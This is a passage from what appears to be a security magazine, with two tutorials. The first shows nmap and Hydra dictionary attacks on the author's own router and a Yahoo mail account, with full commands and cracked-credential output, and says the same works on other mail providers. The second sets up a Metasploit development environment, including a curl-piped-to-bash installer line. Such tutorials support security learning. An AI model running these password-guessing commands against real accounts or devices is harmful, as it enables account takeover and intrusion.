


Figure 1. Base memory size used in VirtualBox installation




Figure 2. Hard disk size used in VirtualBox installation




Figure 3. Installation completion message from Backtrack

mind. Allow larger memory space and hard disk to be allocated during installation, like you see in the two above screenshots (Figures 1 and 2). I use at least 1024 MB for memory and a hard disk of larger than 10 GB of size. All other settings you can leave to as default. Use the Backtrack .iso to input in this VirtualBox instance and run it to complete the installation process. One last thing, be patient during final installation as you may see the bar slowing at 99%.. Do not abort and you will eventually see the following message: Figure 3.

The password tools in Backtrack are located in the following path: Backtrack → Privilege Escalation → Password attacks, as you can also see in Figure 4.

In our next example we will use nmap, also existing in Backtrack, which is an open tool for network discovery and security auditing. Since this article intent is not to demonstrate nmap usage, I will only tell you that one of the most famous of its features is port scanning. So, if you have a computer or router or whichever device at a network, you can use its IP address with nmap to




Figure 4. Backtrack password cracking tools




Figure 5. Using nmap to perform port scanning at 192.168.1.1 (router's IP)

see which ports are open on it. I have my router at the local network with IP of 192.168.1.1 and I want to run a port scan on it to see what the open services are. So, I use the simple command: `nmap 192.168.1.1`. So, as you can see in Figure 5, my device has TCP ports 21, 23, 53, 80 and 5555 open. Nmap, in this mode, has scanned a total of 1,000 ports.

I will move on to introducing Hydra, which is a well-known tool for dictionary attacks on various devices (you can find it in sub-path Online Attacks of the pre-mentioned Backtrack structure). Alternatively, if you are using Windows, you can try downloading Cygwin and run the tools from there. In this example, I will use Hydra to target my router in order to perform a dictionary attack on the password. I will use *dictionary.txt* which I will populate and increase the number of words as time goes by. I have modified it for this demonstration purpose to use 30 passwords. The parameters that Hydra accepts: Listing 1.

The command string to be used to attack the router along with its arguments is as follow:

```
hydra -V -l admin -P /root/Desktop/dictionary.txt
-t 36 -f -s 80 192.168.1.1 http-get /
```

So we are essentially telling Hydra to use the username (which in this scenario will only be admin) and password combination used every time (-v), with username admin (as in most router cases but if we want, another dictionary can be used here for usernames), specifying the password file to be used (-P), we specify number of connections in parallel tasks (-t), exiting after first successful crack (-f), port to be used is 80 (http port which is open as nmap showed earlier), IP address of the router is 192.168.1.1 and protocol is http-get (usually it is either get or post). Notice the character / at the end of the line which specifies to attempt to crack at the root page (it is actually like saying try the login credentials at index.html). The output we get is shown in Figure 6.

#### Listing 1. Hydra parameters of operation


```
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS]
[-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46] [server
service [OPT]]|[service://server[:PORT] [/OPT]]
```

#### Options:


```
-R      restore a previous aborted/crashed session
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  server list for parallel attacks, one entry per line
-o FILE  write found login/password pairs to FILE instead of stdout
-f      exit after the first found login/password pair (per host if -M)
-t TASKS run TASKS number of connects in parallel (default: 16)
-w / -W TIME waittime for responses (32s) / between connects per thread
-4 / -6  prefer IPv4 (default) or IPv6 addresses
-v / -V  verbose mode / show login+pass combination for each attempt
-U      service module usage details
server  the target server (use either this OR the -M option)
service the service to crack. Supported protocols: cisco cisco-enable
cvs firebird ftp[s] http[s]-{head|get} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap irc ldap2 ldap3[-{cram|digest}md5] mssql mysql
ncp nntp oracle-listener oracle-sid panywhere pcnfs pop3 postgres rdp
rexec rlogin rsh sip smb smtp smtp-enum snmp socks5 ssh svn teamspeak
telnet vmauthd vnc xmpp
```

From what you can see, the password search wasn't really successful so the program just concludes its execution. As already stated earlier, try to have one basic principle at mind: The better variety and size the original dictionary has, the better the result will be. Let us try a different approach this time by attacking the router's ftp protocol, using the command string that follows. This time, we tell Hydra to try a null password and to use login credentials as password in addition to what we did earlier.

```
hydra -V -l admin -P /root/Desktop/dictionary.txt
-e ns -f -s 21 192.168.1.1 ftp
```



**Figure 6.** Output of attempt to crack the password of the router at 192.168.1.1



**Figure 7.** Hydra settings in target tab

If you are not a command line addict, you can use the GUI version of Hydra. For instance, checking on the parameters will represent the same settings as the above command line: Figure 7 and Figure 8.

If you want to change the task number you can use the Tuning Tab and as you soon as you set everything go to the Start tab and begin the application. After that you can save your output for future inspection. For example, I have the below output from my test:

```
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "Anonymous" - child 0 - 1 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456!" - child 1 - 2 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "user@yahoo.com" - child 2 - 3 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567" - child 0 - 4 of 5
[STATUS] attack finished for 192.168.1.1 (waiting for children to finish)
```

```
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "Anonymous" - child 0 - 1 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456!" - child 1 - 2 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "user@yahoo.com" - child 2 - 3 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567" - child 0 - 4 of 5
[STATUS] attack finished for 192.168.1.1 (waiting for children to finish)
```


While the two additional lines at the end state:

```
[ATTEMPT] target 192.168.1.1 - login "admin" -
pass "enti4752"
[21] [ftp] host: 192.168.1.1 login: admin
password: enti4752
```


And to verify that this is indeed true, I will ftp to 192.168.1.1 using "admin" as username and "enti4752" as password.

Let's see one more example of using Hydra but this time to crack yahoo mail accounts (same logic applies to gmail or hotmail or all other mail servers). We use the following settings:

```
Simple target: smtp.mail.yahoo.com (Yahoo server)
Protocol: smtp
Port: 465
Enable also: SSL, verbose and show attempts.
```



**Figure 8.** Hydra settings in passwords tab




**Figure 9.** Connecting through ftp to 192.168.1.1


The name that we specify as target is the mail account that we are attempting to crack, so in my example I put my account and I also specified a dictionary for the attack, which is the same one that I have been using throughout this presentation (Figure 10 and Figure 11).

If we choose now to start Hydra you will notice an output like the one in Figure 12. I have shortened the dictionary to limit the time to execute as well as to shorten the output in order to focus at the result.


While an additional line at the end will state:



**Figure 10.** Hydra Target tab settings for cracking yahoo passwords



**Figure 11.** Hydra Passwords tab settings for cracking yahoo passwords



**Figure 12.** Attacking yahoo mail account and revealing the password

```

[25] [smtp] host: 188.125.69.59 login:
zeroout2003@yahoo.gr password: backtrack
  
```

If I use the above credentials I will be able to successfully login to my mail account using the standard web page at <https://login.yahoo.com/>.

## Summary


The above article clearly shows how easy it is to target a system. We have used nmap as a network scanner, and the supporting protocols and functions of Hydra.

As we already stated through the course of this article, when dealing with dictionary attacks, the tools are as strong as their internal dictionaries and also the processing power that someone has at his disposal in order to combine the dictionary attack with proper brute force cracking capability. There are also a lot of other tools in Backtrack which include online and offline password cracking such as rainbowcrack, John the Ripper, medusa, ncrack and much more others that are worth dissecting in other articles.

For instance, John the Ripper has the ability to crack password hashes, so if we get the hashed contents of a password file, the application can discover the initial plain text form through a variety of hashed passwords. You will be amazed that many people still use default passwords or just simple words as passwords.

Never underestimate how simple-minded users or system administrators can be. I am sure you can remember the old movie “Hackers”, the passwords referenced are: “love”, “secret”, “sex” and “God”. You wouldn’t believe how many people use these words as their passwords.

## NIKOLAOS MITROPOULOS



*Nikolaos Mitropoulos has been working for over a year as a network security engineer for AT&T’s Managed Security Services team. He is Cisco and Juniper certified (holding CCNA, JNCIA and JNCIS-SEC certifications). In the past four years he has focused in teaching at various education levels varying from professor of secondary*

*education level courses to demanding corporate classes for professionals dealing in multiple aspects of the networking and security fields. His hobbies are steganography, digital watermarking and building penetration testing skills.*

UPDATE  
NOW WITH  
**STIG**  
AUDITING

“ IN SOME CASES  
**nipper studio**  
HAS VIRTUALLY  
**REMOVED**  
the **NEED FOR** a  
**MANUAL AUDIT** ”  
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at [www.titania.com](http://www.titania.com)



[www.titania.com](http://www.titania.com)

# Backtrack Linux

## How to Configure A Metasploit Development System?

Backtrack Linux has long since transcended the classification of being a mere Linux Live CD. BT5R3 is a full-fledged Linux distro, which is more than capable of performing as a standalone workstation operating system.

As this feature-rich and dynamic platform gains increasing popularity in the Information Security Industry, more and more individuals like myself turn to Backtrack for purposes other than just performing penetration tests or security audits. As an avid user of Open Source software I believe that it is important to contribute back to the community whenever possible. Application frameworks such as the Metasploit Framework make their developmental suites readily accessible to the public in an effort to promote creative growth and enhancement of their platforms. As such, Backtrack Linux gives us the perfect opportunity to do just that, as it is an excellent candidate for a development environment. This article details the necessary steps to get off the ground and running full speed with Backtrack as a developmental platform for the awesome Metasploit Framework.

Throughout the next few pages I will describe in step-by-step fashion all of the proper settings to install and configure the tools that I find to be most useful when building extensions to the already expansive Metasploit Framework. The following topics will be covered: *The Ruby Versioning Manager (RVM)*, Git & The Github, Vim Basic Operations, Vim Configuration & Plugins, The Anatomy of a Metasploit Module, Navigating the Metasploit Framework and submitting your module to the rapid7 dev team for merger into the framework.

### The Ruby Versioning Manager (RVM)

In order to develop and extend functionality to the MSF you will first need to have a working installation of the Ruby programming language. The current release of Backtrack 5R3 at the time of this publishing contains a working installation of

Ruby 1.9.2, which will certainly get you started with module development. Like other interpreted languages however, such as Python (another favorite of mine) the Ruby language has many different versions, each offering slight differences in performance and capability. It is precisely for this reason that I recommend using the Ruby Versioning Manager. RVM allows you to install as many versions of Ruby as you like and easily switch back and forth between them. This functionality becomes exceptionally useful when developing with the added enhancement of Ruby Gems that were configured to operate with one version of Ruby but not another.

We won't spend a whole lot of time on the Ruby language in this article as it is an entire topic of it's own. For an in-depth deeper dive into the Ruby language, Gems, coding conventions, the differences between individual versions, and many more topics. Here are some great links to external references that I strongly recommend you check out if you are not already familiar with coding in Ruby.

- <http://www.lynda.com/Ruby-tutorials/essential-training/47905-2.html>
- <https://rvm.io/>
- <http://ruby-doc.org/>
- <http://www.ruby-lang.org/en/documentation/>

Installing RVM is incredibly easy to do. In fact, it takes only a single command. For a working installation of the latest RVM package enter the following into your favorite terminal.

```
$ \curl -L https://get.rvm.io | bash -s stable -ruby
```

After the installer is finished you should have a completely compiled installation of Ruby 1.9.3 as well as access to all of the great tools available inside RVM. RVM makes use of some environmental variables and user specific terminal settings so you will want to re-source your current terminal session by running the following command.

```
$ source /etc/profile
```

Additionally, if your terminal is not configured to allow login shell then you won't be able to use RVM as a command. Simply reload your bash prompt with the `-login` option and you're all set.

```
$ /bin/bash -login
```

Throughout the course of your exciting new life as a Metasploit Developer Extraordinaire, you will likely find yourself at some point wanting to tip-toe into the dark art of Ruby Gems. Ruby Gems can be thought of as after-market extensions to the already versatile core language libraries. RVM makes installing the latest version of Ruby Gems a piece of chocolate cake. Run the below command from your terminal window.

```
$ rvm rubygems latest
```

At this point, your Ruby Versioning Manager is completely installed and you are ready to begin coding up some nasty WMDs. If you would like to explore some of the different Ruby versions, just run the RVM help command for installation instructions. RVM already setup the latest stable version of Ruby when you ran the install command. Specify it as your current default version in order to bypass using the 1.9.2 interpreter that ships with Backtrack and get ready to start writing some code.

```
$ rvm use --default 1.9.3-p374
```

## Installing Metasploit Using Git

Although Backtrack natively ships with the packaged installation of Metasploit ready to use, proper development requires you to checkout their Repository from Github. Github is a wonderful tool that provides a portal for software developers to create, share and update code repositories while keeping track of individual commits and maintaining appropriate version control and branch management. It is also the currently accepted standard of the Rapid7 development team and the

community recognized "right way" of contributing to the Metasploit Framework. Before pulling down the latest MSF repository it's probably a good idea to first make sure you have all the proper dependencies installed in your copy of Backtrack. Although many of these packages come pre-installed I find that some of them require updating to the latest version or are simply missing from a fresh Backtrack system. Install them all with the following command.

```
$ apt-get install -y build-essential zlib1g
zlib1g-dev libxml2 libxml2-dev libxslt-dev locate
libreadline6-dev libcurl4-openssl-dev git-core
libssl-dev libyaml-dev openssl autoconf libtool
ncurses-dev bison curl wget postgresql
postgresql-contrib libapr1 libaprutil1 libsvn1
```

Now that we're cooking with grease we're ready to begin forking our own copy of Rapid7's Metasploit-framework code branch. Forking a repository is Git speak for creating a new repository within your own Github account that contains all of the files and folders within the forked repository of another Git account. To do this we'll have to first navigate to <https://www.github.com> and sign-up for a free account. Take some time to familiarize yourself with the online Github user interface as you'll be spending a great deal of time here, as you begin to grow your own repositories and contribute more to Metasploit and perhaps other Open Source projects as well. Once you are ready to continue, navigate to the Rapid7 Github page located at the following URL: <https://www.github.com/rapid7>. Select the Metasploit-framework repository from their main landing page and click on the Fork button. This will create an identical copy of the 'Metasploit-framework' repository inside your own Github account that you can then pull down to your local Backtrack system and begin creating new modules inside of it. First though, let's create a `~/dev` directory that we will use to keep track of all of our repositories and code branches. From inside the `~/dev` directory, you can pull down the `Metasploit-framework` branch from your Github account by issuing the `git clone` command followed by the full URL to the repository. Those of you new to Git but familiar with Subversion can think of `git clone` as being synonymous with `svn co`.

```
$ mkdir dev
$ cd dev
$ git clone https://github.com/{your username}/
Metasploit-framework.git
```

After that last command is finished running (it may take some time depending on your connection speed) change into the `Metasploit-framework` directory on your Backtrack system and type 'git branch' to see a list of the current branches in this repository. You should see only one branch labeled `*master`. It is recommended that you don't make any changes to this branch as doing so might have detrimental effects to your Metasploit-framework repository. Let's create a new branch from which we will create our new Metasploit module. We can call it something really snazzy and original like `testbranch1`.

```
$ git checkout -b testbranch1
```

The `checkout` command allows you to switch back and forth between code branches. By issuing the `-b` option we tell git to create a new branch named `testbranch1` and then check it out. If we re-issue the `git branch` command, we now see our second branch indicated by an `*` as it is the currently checked out branch. Changes to files within this branch will not affect the `master` branch and vice-versa.

It is recommended by the Rapid7 Metasploit developers to create a separate branch for each file you alter or create within the framework. This way, when you have a finished module that you would like to submit, you can issue what is called a 'pull request'. Once you've issued your pull request, Rapid7's dev team will be able to compare your branch to their master branch and see that a single file is different or new. This makes it much easier for them to review your code and provide constructive feedback to you if any parts do not align with their coding standards.

## Installing an IDE

Now that we've spent enough time configuring our development platform, it's time to begin writing some code. In order to do this effectively it is recommended that you install an Integrated Development Environment or IDE for short. The Internet is flooded with many different options to choose from and I won't claim to know which option is "the best one." I do however share the opinion of many Metasploit developers that the Open Source IDE "Vim" is an excellent option. It's free to use and comes with an arsenal of features that help speed up the developmental process. Installing Vim inside of Backtrack takes only a single command.

```
$ apt-get install vim-gnome
```

As an additional option to the stock Vim installation, many developers make use of the Janus suite of after-market Vim plugins and vimrc configuration files, as they provide added functionality to the IDE that can help speed up your coding process and enhance usability. Check out the Janus Github page for a comprehensive list of all the added features. To install the Janus plugins create a directory called `~/vim` if it doesn't already exist. Clone the Janus Github repository into that directory.

```
$ git clone https://github.com/carlhuda/janus.git ~/vim
```

Change into the `~/vim` directory and type 'rake'. Once rake is finished doing its thing, the Janus plugins are installed and ready for use. Let's fire up the Vim editor for the first time and use it to make a slight configuration change to the default vimrc file that ships with Janus. The configuration change will tell Vim to automatically load my favorite plugin, "NERDTree," every time Vim is launched. The NERDTree plugin provides a handy little file system explorer to the left hand side of your Vim editor that makes swapping back and forth between files incredibly simple and efficient. The ability to do this is highly important when editing files that are stored within a gigantic directory structure, such as the Metasploit Framework, which is made up of literally thousands of different individual files and folders.

Change into the following directory, `~/vim/janus/vim` and open up the vimrc file in the Vim editor by typing `vim vimrc`. Page down to the bottom of the document by pressing `[Ctrl+d]` a couple of times. Because Vim starts off in command mode you won't be able to edit the document right away. Make sure to spend some time reading up on Vims many great help files for learning about the different modes and navigation commands. To enter into INSERT mode and place the cursor at the end of the last line in the document, press `Shift+a`. Press enter to create a new line at the end of the document and type in the following.

```
autocmd VimEnter * NERDTree
```

To save and exit the Vim editor you have to first press the Esc key on your keyboard, this will bring Vim out of INSERT mode and back into command mode. Now you can simply type `:wq`. The semicolon tells vim that what comes next should be interpreted as a command. The `wq` stands for write and quit which will save the changes to your document and then exit the program. Once Vim is properly



configured to launch NERDTree at startup we can navigate to our Metasploit development directory and start browsing through the framework with our newly powered IDE. Change into the base `Metasploit-framework` directory from within your `~/dev` path and type vim. You should see something that looks a bit like this: Figure 1.

The first thing to take notice of when presented with this screen, is that things look a bit different from when we previously opened up Vim to edit the 'vimrc' configuration file. Now we are seeing a double pane window with our cursor stationed patiently on the left-hand side pane. This is the NERDTree pane. In order to switch over to the editing pane you have to use a slightly whacky key combination that will feel strange at first but eventually grows on you and becomes second nature. Press `Ctrl+cw` then release, and then quickly press the right or left arrow key depending on which direction you want to go. The same combination works for the up and down arrow keys when dealing with vertical split pane views.

While inside of the NERDTree pane you can navigate up and down an entire page at a time with `Ctrl+u` and `Ctrl+d` or use the arrow keys to move up and down one line at a time. You can expand the contents of a sub directory by placing the cursor over the folder name and pressing the 'o' key. The enter key also works just fine if that is more comfortable for you. NERDTree allows you to recursively open up a directory and all subdirectories within by using 'O' (capital o). Keep in mind if you do this on a massive base directory like the root file for the Metasploit Framework, you might find it difficult to navigate, as it is so large. Simply place the cursor back over the base directory and press 'X' (capital x) to recursively close all of the subdirectories if you ever find yourself in this situation.

If you continue to browse down the MSF file structure and expand a couple of sub directories you will notice the yellow directory at the top is unchanged. This is the current working directory which you can verify by issuing the `:pwd` command. To change the current working directory, simply place the cursor over the folder name that you wish to move into and press `[Shift+C]`. Doing so will cause the yellow line to display the newly changed directory and also alters the path from which vim will start searching files when we discuss bulk searches a little bit later.

You can move backwards through the file system by arrowing up to the line that says (up a dir) and pressing enter; additionally, you can achieve the same effect just by pressing the `u` key. The last thing I will mention about NERDTree is that



you can open up a file for editing in a separate tab by pressing 't' instead of 'o'. To open the file in a separate tab in the background, you can use 'T' (capital t) instead. If you have multiple tabs opened up, you can switch back and forth between them by using 'gt'. To explore some of the additional key commands for navigating around the NERDTree, you can press the '?' key which offers a very handy help menu with lots of useful information.

## The anatomy of a Metasploit module

Now that we have become a little more comfortable moving around the Vim IDE, let's open up a real life Metasploit module and take a look at some of the core components in order to familiarize ourselves with the basic building blocks of a module. Use NERDTree to navigate your Vim editor to the `modules/auxiliary/admin/smb` directory, arrow down to the file called `psexec_command.rb`, and press enter to open it up in the current editing pane on the right hand side. Let's have a look at the top section of this code. We'll break this down into even smaller sections and go over

everything one at a time. Lines three through seventeen should look like this: Figure 2.

Beginning on line three we have the opening require statement, which loads all of the core classes and methods that make up the Metasploit Framework. Essentially this is everything sitting within the `lib/msf/core` directory. The majority of the modules you write will need this in order to function properly.

The next statement on line five creates a class within the module called `Metasploit3` which inherits all of the functionality of the `Msf::Auxiliary` class symbolizing that this module is an Auxiliary module as opposed to an exploit or post module for example.

The helpful comment on line seven tells us that lines eight through twelve are merely including functionality from various mixins located within the `lib/msf/exploit` and `lib/msf/auxiliary` directories.

Finally, in lines 14-17 we define a few aliases that we can use later on in the module to save us from the agony of having to type out their individual long class names. Us programmers are extremely lazy! The majority of the Metasploit modules that you develop will start off looking very similar to what we seen here.

At line 19 we can see the definition of a method called 'initialize'. Every module in the Metasploit framework contains an initialize method. It gets called when the module is loaded with the 'use' command and serves a couple of different purposes. The first is that the initialize method contains a datatype called a Hash, which provides useful information about a module such as the Author's name, a description of what it does, external references, and the module's title. This is the information that is displayed to a user when they type 'info' at the Metasploit prompt. Additionally the initialize method is responsible for instantiating variable names to the globally accessible data store that your module will end up using throughout execution. This is where you store things like your RHOST, RPORT, and SMBUser. If your module requires any other pre-execution tasks, the initialize method is the place to put the code (Figure 3).

The final crucial component of a Metasploit module is the 'run' or 'exploit' method, which defines all of the code that gets executed after a user types run or exploit from the command line interface. This is the driving force behind your module and often contains most of the meat and potatoes as far as code is concerned. You'll notice when looking at this module that instead of a 'run' or 'exploit' method, it actually defines the main method as 'run\_host'. In order to create an auxiliary module

